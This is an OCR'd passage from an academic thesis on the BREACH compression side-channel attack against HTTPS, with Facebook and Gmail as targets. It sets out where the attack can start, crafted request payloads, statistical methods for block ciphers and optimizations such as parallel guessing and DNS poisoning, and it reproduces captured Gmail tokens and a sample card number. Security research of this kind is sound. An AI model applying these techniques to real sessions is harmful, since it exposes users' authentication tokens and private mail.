
Opposed to Facebook, Google has not issued any mechanism to mask the authentication token for different user sessions, but instead uses the same token for a large amount of requests. This functionality could possibly result to a threat against the confidentiality of the account.

Requests on `m.gmail.com` redirect to another directory of the full website, specifically `https://mail.google.com/mail/u/0/x/`<random_string>, where the random string is generated for every request and can be used only for the particular session.

Gmail also provides a search via URL functionality, similar to the one described for Facebook Touch. Specifically, a user can search for mails using a URL such as `https://mail.google.com/mail/u/0/x/?s=q&q=`<search_string>. If no valid string is provided in the place where the random string is supposed to be, Google will redirect the request to a URL where the vacation will be filled with a randomly generated string and return an empty result page, stating the search action as incomplete, as shown below:

However, the HTML body of the response contains both the search string and the authentication token, as can be seen in the following figure:

[4] `https://m.gmail.com`



https://mail.google.com/mail/u/0/x/1xfs4fps7z1dm-/?s=q&q=play
Search

Search results for: play

We cannot complete the action at this time. Please try again using the search action above.


No results for: play

james.k.urb@gmail.com | Sign out

Help | Terms of Service

©2015 Google

Figure 4.4: Invalid Gmail search.




```
amp;pv=tl&amp;eot=1&
amp;q=ladbfsk!1_3_5_7_9_b_d_f_h_j_l_n_p_r_t_v_x_z_B_D_F_H_J_L_N_P_R_T_V_X_Z___2_4
_6_8_a_c_e_g_i_k_m_o_q_s_u_w_y_A_C_E_G_I_K_M_O_Q_S_U_W_Y_-_AF6bup0znq&amp;v=b&
amp;s=q">Compose</a></td></tr></table><div class="notification">We cannot
complete the action at this time. Please try again using the search action above.
</div><form action="?&amp;mnut=tl&amp;v=mnu" name="f" method="post"><input
type="hidden" name="at" value="AF6bupNx9G8BD Wr7frvMfpnjj_Nh_0GVQ" /><input
type="hidden" name="nacc" value="?&amp;at=AF6bupNx9G8BD_Wr7frvMfpnjj_Nh_0GVQ&
amp;s=q" /><input type="hidden" name="nredir" value="?&
amp;q=ladbfsk!1_3_5_7_9_b_d_f_h_j_l_n_p_r_t_v_x_z_B_D_F_H_J_L_N_P_R_T_V_X_Z___2_4
_6_8_a_c_e_g_i_k_m_o_q_s_u_w_y_A_C_E_G_I_K_M_O_Q_S_U_W_Y_-_AF6bup0znq&amp;s=q"
/><input type="hidden" name="search" value="query" /><div class="noMatches">No
results for:
ladbfsk!1_3_5_7_9_b_d_f_h_j_l_n_p_r_t_v_x_z_B_D_F_H_J_L_N_P_R_T_V_X_Z___2_4_6_8_a
_c_e_g_i_k_m_o_q_s_u_w_y_A_C_E_G_I_K_M_O_Q_S_U_W_Y_-_AF6bup0znq</div><script
type="text/javascript">
var token="AF6bupNx9G8BD Wr7frvMfpnjj Nh 0GVQ";var
searchPageLinks=document.getElementsByClassName("searchPageLink");
for(i=0;i<searchPageLinks.length;i++)searchPageLinks[i].onclick=function(e){var
href=e.currentTarget.href;var form=document.createElement("form");
form.setAttribute("method","post");form.setAttribute("action",href);var
inputToken=document.createElement("input");
```

Figure 4.5: Gmail response body containing both secret and reflection.

Another vulnerability that can be exploited is when trying to find the first three characters to bootstrap the attack. In the response body, the authentication token is included as below:

The authentication token is preceded by the characters `at=`, which can be used as the initiating prefix of the attack. Furthermore, the prefix `AF6bup` of the token is static, regardless of the session and the account used. This prefix can also be used in a similar manner to bootstrap the attack.




```
"100%"><a id="bnm" class="blackButton" href="?&amp;v=mnu
ueButton" accesskey="0" href="?&amp;s=srch&amp;pv=tl&amp;e
οιώντας την ενέργεια αναζήτησης, παραπάνω.</div><form ac
lue="?&amp;at=AF6bupODCRFuNO1oFrqp8TF7qEv5ypVP9Q&amp;s=q
x: ?at=</div><script type="text/javascript">
chPageLink");
f;var form=document.createElement("form");form.setAttrib
ute("name","at");inputToken.setAttribute("value",token);
```

Figure 4.6: Gmail authentication token.

4.2.3 Gmail private emails

Another opportunity for attack is provided by the search functionality of the full gmail website. If a user issues a search request in a URL like https://mail.google.com/mail/u/0#search/<search_string> and the search response is empty, the HTML body will also contain both the subject and an initial fragment of the body of the latest inbox mails:



```
,["tb",0,[["14f30dce9465bd64","14f30dce9465bd64","14f30dce9465bd64",1,0,
["^all","^i","^iim","^io_im","^io_imc1","^io_lr","^o","^smartlabel_personal"]
,[]
,"\u003cspan class\u003d\"yP\" email\u003d\"dimit.karakostas@gmail.com\" name\u003d\"Dimitrios Karakostas\"\u003eDimitrios
Karakostas\u003c/span\u003e","\u0026raquo;\u0026nbsp;","Secret","Credit Card: 5922741705931840",0,"",,"","1:17 pm","Sat,
Aug 15, 2015 at 1:17 PM",1439633845883000,,[]
,,0,[]
,,[]
,,"3",[1]
,,"dimit.karakostas@gmail.com",,,,0,0]
```

Figure 4.7: Gmail empty search response containing latest mails.

Although in that case the response body does not include the search string, an attacker could send multiple mails to the victim, which would be included in the response along with other new messages. That way the attacker could insert a chosen plaintext in the HTML body and configure the attack under that context.

The above vulnerability shows that secrets and attacker input cannot always be distinguished. In this case both the secret and the input are emails making the mitigation of the attack particularly hard.


4.3 Validation of secret-reflection compression

In previous sections, we have found multiple vulnerabilities on known websites. We have confirmed that the attacker's chosen plaintext and the secret are both contained in the HTML response body. In this section, we will present a methodology to confirm that the chosen plaintext and the secret are also compressed well when the plaintext matches the secret and badly in any other case.

The first tool used is mitmproxy[5]. Mitmproxy is described as ”an interactive console program that allows traffic flows to be intercepted, inspected, modified and replayed”. For the purposes of our work, mitmproxy was used to extract the compressed HTML body of two search request, in the Facebook context described in section 4.2.1. The first search string contained a selected prefix followed by an incorrect character, while the second contained the same prefix followed by the correct character of the secret.

The second tool used is infgen[6]. infgen is a disassembler that gets a gzip stream as input and outputs the Huffman tables and the LZ77 compression of the initial data stream.

Applying infgen on the two HTML responses we obtained with mitmproxy, the comparison between the correct and the incorrect search string can be seen in the following figure:



```
match 21 378
match 8 325
literal 'potrymmkwi_a_b_c_d_e_f_g_h_i_j_k_l_m_n_o_p_q_r_s_t_u_v_w_x_y_z_
match 4 19121
literal 'j
match 3 79
literal 'p
match 4 24700
match 6 16724
match 3 85
match 6 3090
match 8 1330
```

```
match 21 378
match 8 325
literal 'potrymmkwi_a_b_c_d_e_f_g_h_i_j_k_l_m_n_o_p_q_r_s_t_u_v_w_x_y_z_
match 5 19124
match 3 79
literal 'p
match 4 24724
match 6 16727
match 3 85
match 6 3090
match 8 1330
literal 's...
```

Figure 4.8: Comparison of two compressed responses.

The left part of the figure shows the compression when the incorrect character is used. In that case, the prefix is matched so 4 characters are compressed, while the next character is not compressed and is included as a literal instead.

The right part shows the correct character compression, in which case both the prefix and the character are compressed, resulting in 5 total characters to be included in the reference statement and no literal statement.

It is understood that in the second case, since the compression is better the LZ77 compressed text is smaller, possibly resulting to the final encrypted text being smaller.

The above described methodology can be used in general in order to test whether a website compresses two portions of text and to verify that the conditions of a PCPA attack are met.

[5] https://mitmproxy.org

[6] http://www.zlib.net/infgen.c.gz

Chapter 5

Statistical methods

Gluck, Harris and Prado in the original BREACH paper investigated the attack on stream ciphers such as RC4. They also suggested that block ciphers are vulnerable without providing practical attack details. However, the use of RC4 is prohibited in negotiation between servers and clients [6] due to several other major vulnerabilities.

In this paper we perform practical attacks against popular block ciphers by using statistical methods to by-pass noise created from random portions of data stream, padding or the Huffman coding. Also we propose various optimization techniques that can make the attack much more efficient.

5.1 Probabilistic techniques

Block ciphers provide a greater challenge compared to stream ciphers when it comes to telling length apart, since stream ciphers provide better granularity. In this work we use statistical techniques to overcome this problem.

Furthermore, Huffman coding may affect the length of the compressed data stream, since the character frequency might be affected resulting to different Huffman tables and subsequently different length. We will propose a method to bypass Huffman induced noise too.

5.1.1 Attack on block ciphers

Block ciphers are the most common used ciphers in modern websites. Especially AES [5] is used in major websites such as Facebook[1], Google[2], Twitter[3], Wikipedia[4], YouTube[5], Amazon[6] and others. In this paper we introduce methods to attack block ciphers using the attack model described in Chapter 4.

First of all, a packet stream of a specific endpoint needs to be examined, in order to find patterns and better understand the distribution of the data stream on TLS records

[1] https://www.facebook.com

[2] https://www.google.com


[3] https://www.twitter.com

[4] https://www.wikipedia.org

[5] https://www.youtube.com


[6] https://www.amazon.com

and TCP packets. In the following figures request streams can be seen for Facebook Touch and Gmail respectively.



```
User application payload: 1083
Endpoint application payload: 40
Endpoint application payload: 1524
Endpoint application payload: 101
Endpoint application payload: 1524
Endpoint application payload: 1104
Endpoint application payload: 1524
Endpoint application payload: 2604
Endpoint application payload: 1351
User application payload: 40
User application payload: 1083
Endpoint application payload: 40
Endpoint application payload: 1524
Endpoint application payload: 101
Endpoint application payload: 1524
Endpoint application payload: 1104
Endpoint application payload: 1524
Endpoint application payload: 2604
Endpoint application payload: 1353
User application payload: 40
```

Figure 5.1: Facebook flow



```
User application payload: 255
Endpoint application payload: 270
Endpoint application payload: 350
Endpoint application payload: 41
User application payload: 41
User application payload: 259
Endpoint application payload: 74
Endpoint application payload: 1395
Endpoint application payload: 1287
Endpoint application payload: 41
User application payload: 41
User application payload: 255
Endpoint application payload: 271
Endpoint application payload: 402
Endpoint application payload: 41
User application payload: 41
User application payload: 260
Endpoint application payload: 70
Endpoint application payload: 1395
Endpoint application payload: 1304
Endpoint application payload: 41
User application payload: 41
```

Figure 5.2: Gmail flow

A close look on the above record stream reveals interesting information about the pattern presented by multiple requests on the same endpoint.

Specifically the first figure shows two consequent requests on the search method of Facebook Touch. The two requests were issued under the attack context and it can be seen that their lengths differ only in a single TLS record.

At this point it would be safe to assume that the specific record that differs in the two requests is the one containing the attacker's chosen plaintext. In order to confirm this, mitmproxy can again be used along with the MitM proxy we have developed.

Mitmproxy uses netlib[7] as a data-link library. Netlib's `read_chunked` function performs the reading of the TLS record fragments. We added `print` markers in this function,


[7] https://pypi.python.org/pypi/netlib

which mark the log that contains the packet flow passing through our MitM proxy and also provides the sectors that the plaintext is divided before compression. Comparing the log with the decrypted and decompressed chunks of plaintext we have confirmed that the sector of the plaintext that contains the reflection is contained in the TLS record that differs in the length flow.

The above flows lead to another interesting deduction. If the implementation of the block cipher was as expected, each record should have been of length that is a product of 128 bits and consequently the two records that differ should have had the same length or differ on a product of 128 bits. However, that is not the case here.

In order to further investigate the implementation of block ciphers, we have issued the attack on multiple operating systems, networks and browsers. The parameter that seemed to demonstrate similar behaviour on these cases was the browser, as for different OSs and networks the packet flow was structurally the same for the same browser version.


In the following figures we present two distinct packet flow structures that were observed during the experiments on different browsers and versions.



```
User application payload: 3142
Endpoint application payload: 214
Endpoint application payload: 340
Endpoint application payload: 36
User application payload: 3161
User application payload: 36
Endpoint application payload: 78
Endpoint application payload: 229
Endpoint application payload: 36
User application payload: 36
User application payload: 3015
Endpoint application payload: 53
Endpoint application payload: 1122
Endpoint application payload: 36
User application payload: 36

User application payload: 3142
Endpoint application payload: 80
Endpoint application payload: 340
Endpoint application payload: 36
User application payload: 36
User application payload: 3160
Endpoint application payload: 67
Endpoint application payload: 230
Endpoint application payload: 36
User application payload: 36
User application payload: 3015
Endpoint application payload: 53
Endpoint application payload: 1125
Endpoint application payload: 36
User application payload: 36
```

Figure 5.3: Older browser version



```
User application payload: 2220
Endpoint application payload: 98
Endpoint application payload: 362
Endpoint application payload: 41
User application payload: 41
User application payload: 2105
Endpoint application payload: 46
Endpoint application payload: 1330
Endpoint application payload: 41
User application payload: 41
User application payload: 2205
Endpoint application payload: 237
Endpoint application payload: 418
Endpoint application payload: 41

User application payload: 2220
User application payload: 41
Endpoint application payload: 98
Endpoint application payload: 259
Endpoint application payload: 41
User application payload: 41
User application payload: 2105
Endpoint application payload: 46
Endpoint application payload: 1306
Endpoint application payload: 41
User application payload: 41
User application payload: 2205
Endpoint application payload: 236
Endpoint application payload: 424
Endpoint application payload: 41
User application payload: 41
```

Figure 5.4: Newer browser version

In older browser versions, the packet that contains the reflection is the one with length 1122 for the first request and 1125 for the second request. Each request of the flow demonstrated a difference of a few bytes, that would not exceed 20 at any time. In newer versions of browsers, the packet that contains the reflection 418 bytes for the first request and 424 for the second. In other cases the difference could be tens or hundreds of bytes for two requests.

The browsers that were used, Mozilla Firefox, Google Chrome, Chromium and Iceweasel, all use Mozilla's Network Security Services (NSS) library[8] for the implementation of TLS. Following the above discoveries, we have found that the first pattern was demonstrated in browser versions that used NSS 3.17.3 release or older, whereas the second pattern was demonstrated on browsers that used newer NSS releases. However, further investigation needs to be done, in order to determine why the block cipher implementation does not follow the theoretical standards.

In any case, the above patterns allow us to use statistical methods to extract conclusions regarding the length. Specifically by issuing hundreds or thousands of requests for the same string and calculating the mean length of the responses the correct symbol should converge in a smaller mean length that an incorrect. This method also allows us to bypass noise introduced by random strings in the HTML body.

[8] https://developer.mozilla.org/en-US/docs/Mozilla/Projects/NSS


5.1.2 Huffman fixed-point

Huffman coding, as described in Section 2.1.2, uses letter frequency in order to produce a lossless compression of the data stream. By inserting a chosen plaintext in the data stream, the attacker would affect this frequency, probably resulting in a differentiated Huffman table and affecting the length of the compressed stream altogether.

In this section we will describe a methodology to bypass the noise induced by Huffman coding. In particular, we present a way for two different requests in the same stage of the attack to demonstrate the same letter frequencies so that the attack itself does not affect the Huffman table of the compression.

Initially an alphabet pool is created containing every item of the alphabet that the secret belongs to. The key point lies in the fact that Huffman coding does not take into account the position of the characters but only the frequency of appearance for each one.

So if, for instance, the alphabet is made up of decimal digits, two different requests can be crafted as below:



?q=rynmkwi_1_2_3_4_5_6_7_8_9_Credit Card: 0znq
?q=rynmkwi_0_2_3_4_5_6_7_8_9_Credit Card: 1znq

Figure 5.5: Huffman fixed-point.

In that case, the frequency of each letter is not affected from one request to another, whereas rearranging the position allows us to perform the attack.

The above figure also depicts the use of random nonces before and after the main body of the request, in this case `rynmkwi` and `znq` respectively. These nonces are used to avoid the Huffman fixed-point prefix or the character tested to be LZ77 compressed with strings before, in this case `?q=`, or after the request and affect the consistency of the tests.

Our implementation of the methodology described is found in the request initialization library 9.6. A user needs to input a chosen prefix for the bootstrapping and an alphabet pool from some predefined alphabets - uppercase letters, lowercase letters, decimal digits and dashes - as well as serial or parallel method of attack. The functions of the library will then create the appropriate request file that can be used along with the BREACH script to issue the attack.

5.2 Attack optimization

The previous chapters have focused on expanding and explaining how the attack could be a viable threat in real world applications. However, work still needs to be done to make it faster and minimize the margin of error.

In this section we will describe two methods that improve the performance of the attack, parallelization of hill-climbing and cross-domain parallelization.

5.2.1 Parallelization of hill-climbing

Up to this point, the characters of the alphabet are tested serially, one after the other and again from top, when the end of the alphabet is reached. However, a more efficient method could be followed, that could reduce the time of the attack from $O(|S|)$ to $O(log|S|)$.

The idea behind this method is based on the well-known `divide-and-conquer` paradigm. Specifically, instead of using one test character each time concatenated with the known prefix we could divide the alphabet pool in half and issue requests on each such half. A request file parameterized as such is the following:

```
AF6bup
ladbfsk!1_3_5_7_9_AF6bup0 AF6bup2 AF6bup4 AF6bup6 AF6bup8 znq,ladbfsk!0
   _2_4_6_8_AF6bup1 AF6bup3 AF6bup5 AF6bup7 AF6bup9 znq
```

Listing 5.1: File with parallelized request parameters.

Using this method, for each step of the attack two different requests are made. The first corresponds to one half of the alphabet and the second to the other half. Whichever minimizes the length function should contain the correct secret, so it is chosen and the same method applies to it until a single character is chosen. That way we use binary searching techniques dropping the attack factor noticeably.

The conditions for Huffman-induced noise and collateral compression are also met here using the alphabet pool and the random nonces. Also in case of combined alphabets such as lowercase letters, uppercase letters and digits, it is be possible that biases are introduced regarding the different types, e.g. lowercase letters could be better compressed than uppercase ones. We also bypass this issue by dividing the alphabet alternately instead of consecutively.

5.2.2 Cross-domain parallelization

The tree structure of the Domain Name System (DNS)[9] defines each non-resource record node as being a domain name. Each domain that is part of a larger domain is called subdomain. Most websites use subdomains for specific applications, that hold a certain role in the context of the basic web application. Such applications include language versions of the website, mobile versions or divisions of a larger organization such as Schools in a University etc.

The existence of different subdomains can be used to make the attack more efficient. In that case, multiple subdomains should handle same or similar data containing the chosen secret. If cookies are available on the parent domain, they are also available in the subdomains and can be used from the attacker.

Specifically different subdomains can resolve to different IPs, via DNS poisoning. The source and destination IP information is included in the Transport Layer of the network so it can be seen by an eavesdropper or, in our case, the MitM proxy. The attack can be then issued on both domains effectively parallelizing it with up to Nx efficiency, where N is the number of different domains and subdomains.

[9] https://en.wikipedia.org/wiki/Domain_Name_System

5.2.3 Point-system meta-predictor

Each variation of the attack so far assumed that after a number of requests the mean length of the correct guess would be smaller than the length of each incorrect. However, experiments conducted for the purpose of this paper have shown that this is not always the case.

In this section we introduce the concept of a meta-predictor, that employs a point system in order to rank each guess compared to the others. The need for such functionality became prominent, when it can be noticed that, although the correct letter after an initial period until the attack is stabilized is among the *best* ones it is not necessarily *the best* no matter how many requests are made.

For that reason, we have created a point system, in order to evaluate the performance of each letter in the context of a leatherboard of ascending mean length order. This point system is declared in the constants' library [9.2] as below:

1: 20	**2**: 16
3: 12	**4**: 10
5: 8	**6**: 6
7: 4	**8**: 3
9: 2	**10**: 1

Conceptually, it can be understood that the correct letter is more probable to be among the *best* ones over time even if it is not *the best* eventually compared to the others that will not be as *good* in general, although they may demonstrate a spike in performance for a certain period.

An example of this functionality against Facebook Chat is described extensively in Section 6.1.

Chapter 6

Experimental results

In this chapter we present the results of experiments conducted in lab environment against two major systems, Facebook Chat and Gmail. We will analyze the validity of the attack under different modes, serial and parallel, as well as the time consumption of each method. Also we will investigate the effectiveness of the point-system meta-predictor introduced in Section 5.2.3.

6.1 Facebook Chat messages

The first experiment targeted Facebook Chat trying to exploit the vulnerability presented in Section 4.2.1. The first attempt used a regular Facebook account with hundreds of friends and regular chat conversations and notifications. However, using the validation method of Section 4.3, it was found that between the secret and the reflection lied a large amount of data which led to a non-compression of the two.

For the purpose of this paper we have created a lab account that has no friends and no user activity of any kind, except for a self-sent private message that will be the secret to be stolen. That way the noise of a real-world account, such as new messages or notifications, is contained and we can avoid the problems described above.

We assume an attack on Facebook chat messages following the serial method of requests knowing the secret consists of letters, either lowercase or uppercase. In order to steal the first letter of the secret we perform 4000 iterations of requests, which translates to 4000 for each letter in the alphabet or $4000 * 52 = 208000$ requests in total. The normal time interval between two requests was set to 4 seconds in order to be sure that overlapping stream can be distinguished. This has led to an overall $208000 * 4 = 832000$ seconds which roughly equals to 9 days.

The following figure shows the behaviour of the correct letter as the attack evolved:

